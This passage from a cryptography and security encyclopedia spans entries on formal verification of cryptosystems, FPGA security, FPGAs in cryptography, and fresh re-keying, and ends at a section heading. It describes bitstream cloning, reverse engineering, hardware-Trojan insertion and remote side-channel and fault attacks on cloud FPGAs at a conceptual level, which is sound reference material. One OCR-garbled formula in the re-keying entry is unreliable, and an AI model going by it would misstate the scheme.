There are also other approaches that support the automatic generation and verification of cryptosystems. These rely on computational soundness and/or of symbolic security. In this, one defines a class or cryptosystems, as well as a means of specifying them in a symbolic algebra. Then one defines two security properties, one for the symbolic model and one for the computational model. One then proves (usually manually) either that the satisfaction of the symbolic property implies computational security of the cryptosystem or that violation of the symbolic property implies computational insecurity of the cryptosystem, or both. Once this is done, it is possible to develop automated means for generating cryptosystems and for verifying their security or finding counterexamples.

Finally, we note that many problems with implemented cryptosystems arise from errors in the implementations. Thus, systems have been developed for systems verification of implementations as well. One notable example is the Cryptol language (Erkök and Matthews 2009), a domain-specific language developed for shared key cryptosystems. Besides programming conventions that reflect the conventions used to specify such cryptosystems, it also offers support for formal verification of such properties as the equivalence of two implementations. Cryptol was originally produced for the US government by Galois, Inc., and it is now publicly available at https://cryptol.net/. Another set of verification tools has been developed at Microsoft Research as part of their Project Everest. These are also publicly available, along with a suite of verified implementations of cryptosystems (Zinzindohoué et al. 2017), at https://project-everest.github.io/.

Applications

The verification of cryptoalgorithm implementations has already seen applications in open-source implementations and in industry. For example, the Everest project web page reports that its products have been used in such systems as the Linux and Windows kernels and Mozilla Firefox.

Cryptographic theorem provers can be applied to both protocols and cryptoalgorithms. However, the approaches followed have been somewhat different. There are many cryptographic protocol standards, but they tend to take a conservative approach to cryptography and to rely on a relatively small number of standardized cryptosystems. The number of standardized cryptosystems however is small. On the other hand, there are a large number of varieties of cryptosytems, many using different techniques and theories. As a result, much work in the formal verification of cryptoalgorithms has concentrated on formally defining classes of algorithms and providing techniques for reasoning about them. Examples in theorem proving include zero knowledge protocols (Firsov and Unruh 2023), universally composable security (Canetti et al. 2019), and post-quantum cryptography (Barbosa et al. 2021a). Examples in computationally sound symbolic security include indistinguishability properties of algorithms constructed using pseudorandom functions (including block ciphers) and Abelian group operations (Carmer and Rosulek 2016), and padding-based encryption (Barthe et al. 2013). In Hoang et al. (2015), Hoang et al. used automatic generation and computationally sound symbolic security in order to generate authenticated encryption schemes, including two whose performance characteristic were competitive with the state of the art.

Open Problems

The application of formal methods (in particular theorem proving) to cryptography is still a young field, and it faces a number of challenges. First, there is the requirement for expertise in two different difficult fields: theoretical cryptography and automated theorem proving. Secondly, as is noted above, application of formal methods to cryptosystems generally requires not only the production of formal specifications of the algorithms but also formalization of the theories on which the algorithms are based.

Finally, there is a concern that the results of theorem provers will produce results that are unreadable by human mathematicians and thus decrease confidence instead of increase it (see, for example, Koblitz (2012)).

However, progress is being made. Many of the papers cited in this entry represent collaborations between cryptographers and theorem proving experts, and many of these provide methods to formalizing theories so they can be used in theorem provers.

Less has been seen on producing human-readable output, but research on that is ongoing in formal verification in general and should be applicable to formal verification of cryptographic algorithms as well. We also point out that Cryptol, for example, which provides support for formal analysis of cryptographic implementations, also provides a syntax that aligns more closely with that used in specifications of cryptographic algorithms.

There is also room for expansion of the application of computationally secure symbolic analysis. Much of this work has concentrated on entire cryptosystems that can be verified in this way and proving the insolubility of systems of linear equations over a finite field. However, there are other problems that arise in proving cryptosystems secure, often having which can often can be reasoned about symbolically. See, for example, Venema and Alpár (2021), in which Venama and Alpár describe problems like this that arise in proving the security of attribute encryption schemes.

Cross-References

Common Criteria
Common Criteria, from a Security Policies Perspective
Formal Methods in Certification and Evaluation

References

Barbosa M, Barthe G, Fan X, Grégoire B, Hung SH, Katz J, Strub PY, Wu X, Zhou L (2021a) EasyPQC: verifying post-quantum cryptography. In: Proceedings of the 2021 ACM SIGSAC conference on computer and communications security, pp 2564–2586

Barbosa M, Barthe G, Bhargavan K, Blanchet B, Cremers C, Liao K, Parno B (2021b) SoK: computer-aided cryptography. In: 42nd IEEE symposium on security and privacy, pp 777–795

Barthe G, Crespo JM, Grégoire B, Kunz C, Lakhnech Y, Schmidt B, Zanella-Béguelin S (2013, November) Fully automated analysis of padding-based encryption in the computational model. In:

Proceedings of the 2013 ACM SIGSAC conference on computer & communications security, pp 1247–1260

Barthe G, Dupressoir F, Grégoire B, Kunz C, Schmidt B, Strub P (2014) Easycrypt: a tutorial. Foundations of security analysis and design VII: FOSAD 2012/2013 tutorial lectures, pp 146–166

Bellare M, Rogaway P (2004). The security of triple encryption and a framework for code-based game-playing proofs. Cryptology ePrint Archive, Paper 2004/331. http://eprint.iacr.org/2004/331

Blanchet B (2006, May) A computationally sound mechanized prover for security protocols. In: IEEE symposium on security and privacy, pp 140–154, Oakland. https://ieeexplore.ieee.org/document/1624008. An expanded version is available at https://eprint.iacr.org/2005/401.pdf

Canetti R, Stoughton A, Varia M (2019, June) Easyuc: using easycrypt to mechanize proofs of universally composable security. In: 2019 IEEE 32nd computer security foundations symposium (CSF). IEEE, pp 167–16716

Carmer B, Rosulek M (2016) Linicrypt: a model for practical cryptography. In: Advances in cryptology–CRYPTO 2016: 36th annual international cryptology conference, Santa Barbara, CA, USA, August 14–18, 2016, proceedings, part III 36. Springer Berlin Heidelberg, 2016

Erkök L, Matthews J (2009, April) High assurance programming in cryptol. In: Proceedings of the 5th annual workshop on cyber security and information intelligence research: cyber security and information intelligence challenges and strategies, pp 1–2

Firsov D, Unruh D (2023, July) Zero-knowledge in easycrypt. In: 2023 IEEE 36th computer security foundations symposium (CSF), pp 1–16. IEEE

Hoang VT, Katz J, Malozemoff AJ (2015, October) Automated analysis and synthesis of authenticated encryption schemes. In: Proceedings of the 22nd ACM SIGSAC conference on computer and communications security, pp 84–95

Koblitz N (2012) Another look at automated theorem-proving II. J Math Cryptol 5(3–4):205–224 [MathSciNet]

Naumann DA (2020) Thirty-seven years of relational Hoare logic: remarks on its principles and history. In: 9th international symposium on leveraging applications of formal methods, ISoLA 2020, proceedings, part II 9, pp 93–116. Springer International Publishing

Shoup V (2004) Sequences of games: a tool for taming complexity in security proofs. Cryptology ePrint archive, paper 2004/332, https://eprint.iacr.org/2004/332

Venema M, Alpár G (2021, May) A bunch of broken schemes: a simple yet powerful linear approach to analyzing security of attribute-based encryption. In: Cryptographers' track at the RSA conference. Springer International Publishing, Cham, pp 100–125

Zinzindohoué JK, Bhargavan K, Protzenko J, Beurdouche B (2017, October) HACL*: a verified modern cryptographic library. In: Proceedings of the 2017 ACM SIGSAC conference on computer and communications security, pp 1789–1806

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300395

Forward Secrecy

Perfect Forward Secrecy

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300396

FPGA Field Programmable Gate Array

Trusted Computing

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1644

FPGA Security

Rajat Subhra Chakraborty[45] ✉ and Rijoy Mukherjee[45]
(45) Department of Computer Science and Engineering, Indian Institute of Technology, Kharagpur, India

Synonyms

FPGA trust; Hardware security

Definitions

"FPGA security" denotes the security of programmable logic implemented on a FPGA. Common threats include cloning, reverse engineering, intellectual property (IP) piracy, circuit tampering, information leakage from circuit, privacy compromise, etc.

Background

A *field programmable gate array* (FPGA) is an integrated circuit consisting of programmable (reconfigurable) hardware resources, allowing a user to program the FPGA to have offered the desired functionality as needed, in-field. It's main components are an array of *configurable logic blocks* (CLBs), *switch boxes* (SBs), and input/output pins. CLBs are typically composed of *lookup tables* (LUTs) to store the truth table of the desired logic functions, flip-flops, and multiplexers.

Theory

The programmed hardware functionality of an FPGA is contained in a binary file called a FPGA "configuration bitstream," most commonly generated by processing the design description by a proprietary *electronic design automation* (EDA) software. The bitstream might also be made available as a pre-compiled hardware intellectual property (IP) module. The configuration bitstream contains in an encoded (and possibly encrypted) form the information necessary to realize the design on the FPGA fabric. Details of the configuration bitstream encoding is usually FPGA vendor-specific and proprietary secret. Challenges in FPGA security mainly involves protecting the bitstream from copying/cloning (to prevent IP piracy), reverse engineering, tampering to modify the functionality or to insert malicious additional circuitry, etc.

A configuration bitstream meant for one FPGA can be used without modification to configure another FPGA of the same make and model. Taking advantage of this, an adversary may clone the bitstream by recording them while the bitstream is being transferred to the FPGA (over a wired/wireless connection or even from a flash memory device). This is considered to be one of the most common but serious security vulnerability of FPGAs in the context of IP protection. This results in significant financial loss to the original circuit designer.

A possible countermeasure against this trivial-to-execute but powerful threat is to insert digital watermarks at the *Register Transfer Level* (RTL) design description or its netlist-level and bitstream-level implementations. For example, Schmid et al. (2008) proposed to embed a watermark into the LUT contents of a FPGA-implemented circuit, and extraction and comparison of the same are performed at the bitstream-level. But watermarking techniques are *passive*, in a sense that while they are useful in establishing the legal ownership of an IP, they cannot prevent attackers from cloning the bitstream.

By reverse engineering an FPGA bitstream, an adversary aims to extract the gate-level netlist and possibly the RTL description of the design, thereby again violating the IP rights of the designer or financially harming an honest system-integrator who has paid the necessary license fees to procure the IP in the first place. Bitstreams are generally stored in external nonvolatile memories and are loaded into the FPGA during boot-up. By recording the bitstream data (e.g., by using a *logic analyzer*) from the FPGA interface, the

bitstream can be captured during the communication between the FPGA chip and an external memory at system boot-up.

As an alternative, configuration bitstream encryption, using 3-DES or AES algorithms, has emerged as one of the most popular IP protection techniques for FPGAs. However, this requires real-time authentication and decryption of the encrypted bitstream by special circuitry before loading it into configuration memory of the FPGA and secure encryption-key management. Currently several low-end but widely deployed FPGA devices do not support operation with encrypted bitstreams. Also, it has been shown that *side-channel attacks* (SCA) can be successfully deployed to retrieve the decryption keys by analyzing power, timing, or EM emission-based signatures (Moradi et al., 2011, 2013), for several commercially available FPGAs. Even if SCAs are excluded, powerful attacks have been demonstrated against the Xilinx 7-Series and Virtex-6 bitstream encryption, which results in total loss of authenticity and confidentiality (Ender et al., 2020).

Through *bitstream reversal*, an adversary attempts to find the mapping between all bits in the bitstream and the corresponding hardware resources on a FPGA. Note and Rannaud (2008) were the first to fully reverse engineer an FPGA bitstream into a gate-level netlist by building a database that captures the mapping between bitstream and FPGA resources and interconnects. The main approach was to use the active configurable resource information provided by the proprietary *Xilinx Description Language* (XDL) file generated by proprietary Xilinx EDA software. It was able to convert any given bitstream of Xilinx Virtex-II, Virtex-4 LXT, and Virtex- 5 LXT FPGAs to gate-level netlist. On the other hand, Benz et al. (2012) used XDLRC files, which can provide all active and static configurable resource information, to enhance the mapping database. Over the years, many works have been done to improve the mappings and many new algorithms have been produced. Zhang et al. (2019) was able to reverse engineer the bitstream to gate-level netlist and RTL description.

Bitstream concealing is a promising method to prevent reverse engineering. It makes direct wiretapping ineffective by integrating memory within FPGA, thus removing the requirement of external memory for bitstream storage. Flash memory-based FPGA and antifuse FPGAs are well-suited to this protection technique. However, antifuse FPGAs offer lesser flexibility since they are only one-time programmable. Another

technique involves the method of *split manufacturing*, where bitstreams of key IP cores are stored in flash memory, thus revealing only partial information to the adversary (Rahman et al., 2014; Jagasivamani et al., 2014).

Bitstream manipulation is another major threat to FPGA security. Chakraborty et al. (2013) was the first to insert a *Hardware Trojan Horse* (HTH) by bitstream manipulations. Since then, many EDA software tools have been developed which can perform the task of tampering seamlessly (Dang Pham et al., 2017; Ender et al., 2019; Fyrbiak et al., 2019). Additionally, Swierczynski et al. (2018) developed an attack called ***Bi****tstream****F****ault****I****njection* (BiFI), which can manipulate even encrypted bitstreams. *Logic obfuscation*, which hides the design functionality by inserting additional combinational logic gates or redundant FSM states, has emerged as a good countermeasure to prevent bitstream manipulation. Techniques such as applying logic locking at the bitstream-level have helped to obfuscate the netlist functionality from the adversary (Karam et al., 2016; Mardani Kamali et al., 2018). Correct design functionality will only occur if the correct key value is applied at the input.

Open Problems and Future Directions

FPGAs are being increasingly integrated as hardware accelerators in cloud computing infrastructure and data centers, offering users greater flexibility to customize their computing resource. However, this has led to new FPGA security vulnerabilities. Typical threat models in cloud-deployed FPGAs can be categorized into four types: (i) malicious cloud service providers, (ii) malicious cloud users/co-tenants, (iii) malicious IP providers, and (iv) malicious EDA tool chains (Jin et al., 2020). Currently the cloud-based FPGAs connect to the processors most commonly via the *PCIe* protocol. The cloud provider can intercept the communication and leak sensitive data. Also, since bitstream files of the IP cores are available to cloud service providers, they can access the circuit IP via reverse engineering. Similarly they can tamper with the user logic. Several recent research works have focused on the security concerns in multi-tenant (shared) FPGAs in the context of cloud computing. Most prominent among them are remote side-channel attacks (Schellenberg et al., 2018; Zhao and Suh, 2018) and remote fault-injection attacks (Alam et al., 2019; Mahmoud and Stojilovic, 2019).

One such attack shown in Schellenberg et al. (2018) is described here. In a multi-tenant scenario, multiple users on cloud shares same FPGA fabric. Any adversary can have access to some of the LUTs in the remote FPGA and the attacker thus can implement his/her logic on some part of the shared multi-tenant remote FPGA. For launching a remote power analysis attack, the attacker has to implement a power monitor on the FPGA fabric. Thus, the attacker can monitor the power consumption of a victim process by using *time-to-digital converter* (TDC) sensors. Using the power traces, the attacker can perform a power side-channel attack. Power consumption at any instant depends on the logic being executed at that instant. Voltage and current drawn by the transistors in FPGA is also affected by the changes in logic values, which in turn affect the delays of the other logic circuits implemented on the same FPGA due to the shared *power distribution network* (PDN). Hence, by measuring delays in one part of the FPGA, the attacker can get information about power consumption in a different part of the FPGA. When a victim process becomes active in any region of multi-tenant FPGA, it perturbs the PDN, resulting in a change in the delay values of the TDC sensor. Thus, the attacker creates a mapping between the power traces and the delay values and performs a standard *correlation power analysis* (CPA) attack. Attacker can also launch a cross chip attack, provided the two FPGA chips are sharing the same power supply on the same board. This shows that by allowing adversaries to observe the power consumption from the connected FPGA fabric can lead to leaking of information than what is intended.

Mahmoud and Stojilovic (2019) used *ring oscillators* (ROs) to create internal voltage variations. An attacker can create timing faults in the circuits sharing the same FPGA die. The target is a self-timed *true random number generator* (TRNG). During the attack phase, ROs create a voltage drop that cause an increase in circuit propagation delay. If the delay is high, it causes the critical path of the TRNG to become longer than the actual clock period, resulting in a non-random and visibly biased output.

We envisage the new FPGA security vulnerabilities because of its increasing adoption as a shared computing platform, particularly in the context of cloud computing, to provide new challenges, which would need to be solved in the upcoming years.

Cross-References

FPGAs in Cryptography
Hardware Obfuscation and Logic Locking
Hardware Trojan
Side-Channel Attacks
Watermarking

References

Alam MM, Tajik S, Ganji F, Tehranipoor M, Forte D (2019) RAM-Jam: remote temperature and voltage fault attack on FPGAs using memory collisions. In: 2019 Workshop on Fault Diagnosis and Tolerance in Cryptography (FDTC), pp 48–55

Benz F, Seffrin A, Huss SA (2012) Bil: a tool-chain for bitstream reverse-engineering. In: 22nd International Conference on Field Programmable Logic and Applications (FPL), pp 735–738

Chakraborty RS, Saha I, Palchaudhuri A, Naik GK (2013) Hardware Trojan insertion by direct modification of FPGA configuration bitstream. IEEE Design Test 30(2):45–54

Dang Pham K, Horta E, Koch D (2017) BITMAN: a tool and API for FPGA bitstream manipulations. In: Design, Automation Test in Europe Conference Exhibition (DATE), pp 894–897

Ender M, Swierczynski P, Wallat S, Wilhelm M, Knopp PM, Paar C (2019) Insights into the mind of a Trojan designer: the challenge to integrate a Trojan into the bitstream. In: Proceedings of the 24th Asia and South Pacific Design Automation Conference, ASPDAC'19. Association for Computing Machinery, New York, pp 112–119. https://doi.org/10.1145/3287624.3288742

Ender M, Moradi A, Paar C (2020) The unpatchable silicon: a full break of the bitstream encryption of Xilinx 7-series FPGAs. In: 29th USENIX Security Symposium (USENIX Security 20), USENIX Association, pp 1803–1819. https://www.usenix.org/conference/usenixsecurity20/presentation/ender

Fyrbiak M, Wallat S, Swierczynski P, Hoffmann M, Hoppach S, Wilhelm M, Weidlich T, Tessier R, Paar C (2019) HAL the missing piece of the puzzle for hardware reverse engineering, Trojan detection and insertion. IEEE Trans Depend Secur Comput 16(3):498–510

Jagasivamani M, Gadfort P, Sika M, Bajura M, Fritze M (2014) Split-fabrication obfuscation: metrics and techniques. In: 2014 IEEE International Symposium on Hardware-Oriented Security and Trust (HOST), pp 7–12

Jin C, Gohil V, Karri R, Rajendran J (2020) Security of cloud FPGAs: a survey. arXiv:2005.04867

Karam R, Hoque T, Ray S, Tehranipoor M, Bhunia S (2016) Robust bitstream protection in FPGA-based systems through low-overhead obfuscation. In: 2016 International Conference on ReConFigurable Computing and FPGAs (ReConFig), pp 1–8

Mahmoud D, Stojilovic M (2019) Timing violation induced faults in multi-tenant FPGAs. In: 2019 Design, Automation Test in Europe Conference Exhibition (DATE), pp 1745–1750

Mardani Kamali H, Zamiri Azar K, Gaj K, Homayoun H, Sasan A (2018) LUT-Lock: a novel LUT-based logic obfuscation for FPGA-bitstream and ASIC-hardware protection. In: 2018 IEEE Computer Society Annual Symposium on VLSI (ISVLSI), pp 405–410

Moradi A, Kasper M, Paar C (2011) On the portability of side-channel attacks – an analysis of the Xilinx Virtex 4, Virtex 5, and Spartan 6 bitstream encryption mechanism. Cryptology, ePrint Archive, Report 2011/391. https://eprint.iacr.org/2011/391

Moradi A, Oswald D, Paar C, Swierczynski P (2013) Side-channel attacks on the bitstream encryption mechanism of Altera Stratix II: facilitating black-box analysis using software reverse-engineering. In: Proceedings of the ACM/SIGDA International Symposium on Field Programmable Gate Arrays, FPGA'13. Association for Computing Machinery, New York, pp 91–100. https://doi.org/10.1145/2435264.2435282

Note JB, Rannaud E (2008) From the bitstream to the netlist. In: Proceedings of the 16th International ACM/SIGDA Symposium on Field Programmable Gate Arrays, FPGA'08. Association for Computing Machinery, New York, pp 264. https://doi.org/10.1145/1344671.1344729

Rahman MT, Forte D, Shi Q, Contreras GK, Tehranipoor M (2014) CSST: an efficient secure split-test for preventing IC piracy. In: 2014 IEEE 23rd North Atlantic Test Workshop, pp 43–47

Schellenberg F, Gnad DRE, Moradi A, Tahoori MB (2018) An inside job: remote power analysis attacks on FPGAs. In: 2018 Design, Automation Test in Europe Conference Exhibition (DATE), pp 1111–1116

Schmid M, Ziener D, Teich J (2008) Netlist-level IP protection by watermarking for LUT-based FPGAs. In: 2008 International Conference on Field-Programmable Technology, pp 209–216

Swierczynski P, Becker GT, Moradi A, Paar C (2018) Bitstream fault injections (BiFI)–automated fault attacks against SRAM-based FPGAs. IEEE Trans Comput 67(3):348–360 [MathSciNet]

Zhang T, Wang J, Guo S, Chen Z (2019) A comprehensive FPGA reverse engineering tool-chain: from bitstream to RTL code. IEEE Access 7:38379–38389

Zhao M, Suh GE (2018) FPGA-based remote power side-channel attacks. In: 2018 IEEE Symposium on Security and Privacy (SP), pp 229–244

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300397

FPGA Trust

FPGA Security

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_31

FPGAs in Cryptography

Tim E. Güneysu[46] ✉
(46) Department of Electrical Engineering and Information Technology, Ruhr-University Bochum, Bochum, Germany

✉ **Tim E. Güneysu**
Email: gueneysu@crypto.ruhr-uni-bochum.de

Synonyms

Cryptography on reconfigurable devices

Definition

Field Programmable Gate Arrays (FPGA) are generic hardware devices that can dynamically reconfigure their internal structure to perform arbitrary logic functions. In this way, they combine the advantage of efficient hardware implementations with the flexibility of software programs. This unique property is particularly useful for computationally challenging cryptosystems that benefit from the high performance in hardware implementations, while still preserving the option for security updates in case the security system was compromised.

Background


Field Programmable Gate Arrays were invented in 1985 and originally targeted applications in the telecommunication sector. To maintain the feature of reconfigurability, FPGAs consist of a large, two-dimensional array of configurable logic elements (CLE) that are interconnected with a

programmable switch matrix. The CLEs can be individually configured to perform an atomic logic function with a specific number of inputs and outputs. However, due to limitations in technology, most FPGAs only allow a volatile configuration of the CLE. In other words, the entire setup of the FPGA device is lost on power-down and needs to be reloaded after each system start-up. Fortunately, this also allows a straightforward exchange of the hardware application on the FPGA by simply replacing this initial device configuration, which is stored as an external bit file.

With the evolution of FPGA devices with respect to their logic density, the first cryptographic implementations on an FPGA became possible in the early 1990. In this context, low-level bit operations of cryptographic schemes can be directly mapped onto CLE functions, which is usually considered as the main advantage of cryptographic implementations on FPGAs with respect to software implementations. Similarly, bit permutations can instantly be performed by just selecting the appropriate routes of the programmable switch matrix. In software, such bit-level operations often require a significant amount of clock cycles for masking and shifting the individual bits in a register. In particular, block and stream ciphers, as well as asymmetric cryptosystems based on elliptic and hyperelliptic curves over binary fields, involve many of such simple bit-level operations and can thus be very efficiently implemented on FPGAs.

In the last years, FPGA vendors decided to add further components to FPGA architectures. They found that just a large amount of generic CLEs is not sufficient for all demands of an application. To satisfy the need for continuous storage, they integrated dedicated memory blocks, each providing a few kilobits of storage. In addition to that, they added arithmetic blocks that can accelerate single-precision integer multiplications and additions using dedicated circuits (instead of implementing them with generic CLEs). These later extensions are extremely beneficial for cryptographic implementations: Memory blocks are often used to store lookup values required by cryptographic schemes, e.g., to implement a nonlinear substitution-table lookup of block ciphers. The dedicated arithmetic blocks are useful when implementing cryptosystems involving multi-precision modular arithmetic. As each multi-precision operation consists of a large amount of single-precision computations, such a computation can be significantly accelerated by employing fast arithmetic blocks in the FPGA to compute the single-precision results.

Figure 1 shows the common structure that is shared by most recently used FPGA devices. Note that in addition to CLEs, dedicated memory and arithmetic blocks, these devices contain further components for clock generation and distribution, as well as logic to implement I/O interfaces.



FPGAs in Cryptography, Fig. 1 Architecture of a recent FPGA device

Applications

In practice, FPGAs can be used to implement nearly all cryptographic algorithms. However, whether the FPGA is the optimal choice to implement a specific cryptographic system is mainly dependent on four highly important properties of the application:

- *Based on Low-level Operations*. If a cryptosystem defines the use of many basic bit-level operations, the FPGA can place these operations very efficiently in CLBs. This is usually by far more efficient than bit operations based on generic instructions available on typical microprocessors.

- *Suitable for High Parallelism*. If individual parts of an (cryptographic) application can be parallelized, multiple computation units can be instantiated on the same FPGA to execute each of those parts concurrently. For *n* such computation units, this can optimally lead to an *n*-fold performance speedup compared to a single-threaded software implementation.
- *Uniform in Data Flow*. For cryptosystems that process data in uniform operation without any conditional computations or interrupts, advanced design techniques such as pipelining can be used in an FPGA design to significantly increase the data throughput. Pipelining allows to process different data streams in the same clock cycle—each at a different stage of the algorithm—similarly to a manufacturing process using an assembly line. Note, however, that any irregularity in the data flow is likely to cause a stall in the pipeline and demands a costly individual processing—leading to significantly decreased efficiency.
- *Constraint on Memory*. FPGAs usually provide only a few megabit of fast on-chip storage, dependent on the number of memory blocks they contain. Hence, if a cryptographic application requires more memory than provided by the FPGA, the system designer needs to install external memory on the FPGA board. In this case, the access to external memory requires an additional memory controller, which in turn serializes all individual accesses to the external storage. Therefore, even with two or more parallel memory controllers (and corresponding memory module on the board), applications involving a large number of parallel processors on the same FPGA are likely to starve from data shortage due to the serial access to the external memory.

An application perfectly suited for FPGAs (i.e., fulfilling all the mentioned criteria above) is the standardized Data Encryption Standard (DES) block cipher. DES was specifically designed for optimal hardware efficiency and thus uses only straightforward low-level bit operations and only a negligible amount of memory. A pipelined implementation of DES based on four separate processors on a low-cost Xilinx Spartan-3 FPGA (currently approx. US$20–30) can provide 500 million encryptions per second at 125 MHz. On the contrary, a single-threaded software implementation of DES on an Intel Pentium 4 running at 3 GHz (Prescott) computes roughly two million encryptions per second. This demonstrates

the impressive cost–performance advantage that FPGAs can gain with respect to software solutions for specific designs.

Besides constructive use cases, this performance advantage in specific cryptographic operations can be also very useful for special-purpose cryptanalytical hardware. For example, an FPGA-based cluster system (cf. cryptanalysis with COPACOBANA in recommended reading) can perform an exhaustive key search on DES in less than a week (average time) with 120 simultaneously running FPGA devices.

Open Problems

Complex applications and problems that have an inherently serial nature (such as many cryptographic hash functions) are usually less efficiently implemented on FPGAs compared to software-based solutions. Since recent microprocessors operate at clock frequencies of several gigahertz and provide multiple cores on the same chip, they can perform inherently serial computations faster than FPGAs with a maximum device frequency of only a few hundred megahertz. With respect to this, achieving similarly high frequencies on an FPGA is impossible due the overhead introduced by the flexible reconfiguration feature. This actually can only be remedied by a radically new CLB design with significantly less overhead.

Recommended Reading

Güneysu T, Kasper T, Novotny M, Paar C, Rupp A (2008) Cryptanalysis with COPACOBANA. IEEE Trans Comput 57(11):1498–1513
[MathSciNet]

Rodríguez-Henríquez F, Saqib NA, Díaz-Pèrez A, Koc CK (2006) Cryptographic algorithms on reconfigurable hardware. Springer, Berlin. ISBN: 978-0-387-33883-5

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300398

Fraud

Economics of Cybercrime: Identity Theft and Fraud

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1702

Fresh Re-keying

Marcel Medwed[47] ✉
(47) NXP Semiconductors, Gratkorn, Austria

✉ **Marcel Medwed**
Email: marcel.medwed@nxp.com


Definitions

Re-keying is the process of deriving session keys from long-term keys with the goal of limiting the usage of key material, thus aggravating attacks on the very same and also limiting the impact of key recovery. In general, three re-keying approaches can be distinguished: external re-keying updates a session key on an application level, internal re-keying updates the key inside an algorithm in a deterministic way (Pietrzak, 2009; Yu et al., 2010), and fresh re-keying generates a nondeterministic session key for every invocation of a cryptographic algorithm. Therefore, fresh re-keying refers to the use of dedicated re-keying functions together with traditional cryptographic algorithms. The re-keying functions used in fresh re-keying might not be cryptographically strong but are rather designed to facilitate the protection of the key derivation process against implementation attacks.

Theory

The basic principle of a fresh re-keying scheme is depicted in Fig. 1 (Medwed et al., 2010). Each message block m is encrypted under a fresh session key k^* using a block cipher f. The session key is generated from a long-term key k and a public random nonce r using a function g. As f is never used twice with the same key, the construction shifts the problem of

protecting the block cipher *f* against physical attacks to the one of protecting the function *g*. The key idea is that a proper selection of *g* yields a scheme that is significantly easier to protect against such attacks than the underlying block cipher.



Fresh Re-keying, Fig. 1 Generic fresh re-keying scheme

In general, the trade-off is that *g* does not need to be cryptographically strong but only should ensure strong diffusion between the master key *k* and the session keys k^* and most importantly should be easy to protect against differential power analysis (DPA). Given the above, what is left for the side-channel protection of the global scheme of Fig. 1 is that *f* must be secure against SPA (i.e., side-channel attacks exploiting a single measurement) - an easier task than preventing DPA against *f*. In addition, the fresh re-keying mechanism naturally prevents differential fault analysis (DFA) and of course should reduce the total costs for the protection against physical attacks.

In the original scheme, the function *g* was chosen as a polynomial multiplication over $g(a_i) \neq 0$ with *P* being the reducible polynomial $X^{16} + 1$.

Application

The original scheme was designed to protect a low-cost device which communicates with a high-end device. This is because only one party can benefit from the frequently changing keys, whereas the other side must (in the worst case) accept a constant nonce, which in turn results in a constant k^*. Therefore, the second party is assumed to be protected by traditional

(more expensive) means. To overcome this limitation, an extension to two or more parties has been proposed (Medwed et al., 2011).

Unfortunately, the original scheme has two limitations. First, using a block cipher as f allows for time-memory trade-off attacks on the long-term key. Second, with the original choice of g, a rather high noise level is required to achieve security. Both limitations and their corresponding mitigations are described in the following.

Time-Memory Trade-Off Attacks

The first problem with the original scheme is that a birthday attack can be carried out. In particular, one would encrypt a message under several different keys and store the results in a dictionary. Next, one would wait until the fresh re-keying would yield a ciphertext collision. This reveals the session key $k*$. Finally, for the original simple functions of g, the long-term key can be recovered via $g^{-1}(k*, r)$ (Dobraunig et al., 2014). In Dobraunig et al. (2015), discuss that this problem can be best overcome by using a tweakable block cipher for f. Further solutions are discussed in Mennink (2020).

Side-Channel Attacks

